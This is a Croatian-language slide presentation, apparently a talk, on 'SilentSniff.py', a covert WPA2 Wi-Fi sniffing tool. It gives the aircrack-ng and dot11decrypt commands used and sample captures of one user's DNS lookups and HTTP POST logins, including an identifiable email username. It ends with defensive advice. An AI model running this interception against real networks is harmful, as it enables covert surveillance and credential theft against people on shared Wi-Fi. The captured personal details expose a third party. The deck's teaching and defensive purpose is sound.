WiSec
Wireless Network Sniffing

SilentSniff.py

Uvod

- SilentSniff je **neprimjetni** priključak na wireless mrežu, koji prisluškuje sav promet na istoj.
- Prati svakog od korisnika, prema njihovoj MAC adresi.
- Sortira promet vremenski, prikazujući posjete korisnika.
- Prati pristup zaštićenim stranicama.

Alati

- Scapy
  - Pythonov paket za obrađivanje paketa.
  - Lightweight & versatile, high learning curve
- dot11decrypt
  - Open source decrypter za WPA2 (on the fly)
  - Forwarda promet te ga dekriptira u slijedu

Alati

- Aircrack-ng
  - Airmon-ng
    - Fokusira mrežnu karticu u monitor mode
    - Prati interface
  - Airodump-ng
    - Fiksira karticu na određeni kanal

Metodologija (komande)

- Airmon-ng check kill
- Airmon-ng start <if>
- Airodump-ng mon0
- Airodump-ng --channel # mon0
- ./dot11decrypt mon0 wpa:SSID:PASSWORD
- Python silentsniff.py
- Interface: tap0

Način rada

- Slušamo u monitor modu.
- Dekriptiramo pakete koji lete zrakom.
- Pakete sortiramo u zanimljiv i nezanimljiv promet.
- Zanimljiv promet prikazujemo.

Primjer

```
74:23:44:9d:8b:76 -> DNS -> fonts.gstatic.com.

74:23:44:9d:8b:76 -> HTTP GET management.dbtouch.com/app/footerHTML?appName=management

74:23:44:9d:8b:76 -> HTTP POST management.dbtouch.com/login/saveAuth
****************************************POST PACKET****************************************
'txt_username=tmarkovic%40extensionengine.com&txt_password=[redacted]
*******************************************************************************************

74:23:44:9d:8b:76 -> HTTP GET management.dbtouch.com/login/redirectTo

74:23:44:9d:8b:76 -> HTTP GET management.dbtouch.com/

74:23:44:9d:8b:76 -> HTTP GET management.dbtouch.com/user/showUserInfo
74:23:44:9d:8b:76 -> DNS -> _37F83649._sub._googlecast._tcp.local.
```


Primjer

```
**********************************************************************************************

74:23:44:9d:8b:76 -> HTTP POST eydis.co/prijava/login
****************************************POST PACKET*****************************************
'login=Ur-Quan&register=0&password=[redacted]&cookie_check=1&redirect=%2F&_xfToken='
**********************************************************************************************

74:23:44:9d:8b:76 -> HTTP GET eydis.co/

74:23:44:9d:8b:76 -> HTTP GET eydis.co/styles/default/gfnnotify/keyframes.min.css

74:23:44:9d:8b:76 -> HTTP POST eydis.co/gfnnotify/get-notifications
```

Primjer

```
74:23:44:9d:8b:76 -> HTTP POST eydis.co/tema/beer-n-gossip.4/add-reply
****************************************POST PACKET****************************************
'message_html=%3Cp%3EUpravo+sam+sam+sebe+%C5%A1pijunirao+za+forum%2C+osje%C4%87aj+vidjeti+vlastiti+pass
word+u+plaintextu+je+jako...+%C4%8Cudan%3C%2Fp%3E&_xfRelativeResolver=http%3A%2F%2Feydis.co%2Ftema%2Fbe
er-n-gossip.4%2Fpage-2057&attachment_hash=cef61c04b09fb29e4c6a80371671a6a6&last_date=1484867333&last_kn
own_date=1484867333&_xfToken=1707%2C1484894356%2Cadf3b6060a6e93731937e217211e63f0b0c25317&_xfRequestUri
=%2Ftema%2Fbeer-n-gossip.4%2Fpage-2057&_xfNoRedirect=1&_xfToken=1707%2C1484894356%2Cadf3b6060a6e9373193
7e217211e63f0b0c25317&_xfResponseType=json'
********************************************************************************
```

Primjer


74:23:44:9d:8b:76 -> DNS -> www.reddit.com.
74:23:44:9d:8b:76 -> DNS -> www.redditstatic.com.
74:23:44:9d:8b:76 -> DNS -> www.redditmedia.com.
74:23:44:9d:8b:76 -> DNS -> www.googletagmanager.com.
74:23:44:9d:8b:76 -> DNS -> t0.gstatic.com.
74:23:44:9d:8b:76 -> HTTP GET t0.gstatic.com/images?q=tbn:ANd9GcSOWPvSMyplbuyYTf8NX7F
0C45hF3wM8kMpliMpxY0w
74:23:44:9d:8b:76 -> DNS -> outlook.office.com.
74:23:44:9d:8b:76 -> DNS -> login.microsoftonline.com.
74:23:44:9d:8b:76 -> DNS -> secure.aadcdn.microsoftonline-p.com.
74:23:44:9d:8b:76 -> DNS -> r1.res.office365.com.
74:23:44:9d:8b:76 -> DNS -> xsi.outlook.com.
74:23:44:9d:8b:76 -> DNS -> browser.pipe.aria.microsoft.com.
74:23:44:9d:8b:76 -> DNS -> gmail.com.
74:23:44:9d:8b:76 -> DNS -> mail.google.com.
74:23:44:9d:8b:76 -> DNS -> mobile.facebook.com.
74:23:44:9d:8b:76 -> DNS -> static.xx.fbcdn.net.
74:23:44:9d:8b:76 -> DNS -> h.facebook.com.
74:23:44:9d:8b:76 -> DNS -> scontent.xx.fbcdn.net.
74:23:44:9d:8b:76 -> DNS -> external-vie1-1.xx.fbcdn.net.
74:23:44:9d:8b:76 -> DNS -> edge-chat.facebook.com.

Zaštita

- Ovakav napad se ne može detektirati.
- Koristiti isključivo HTTPS websiteove za bilo kakve osjetljive podatke.
- Koristiti različite passworde za HTTPS i ne-HTTPS stranice.
- Koristiti sigurniji DNS.

Hvala na pažnji! :)

Pitanja?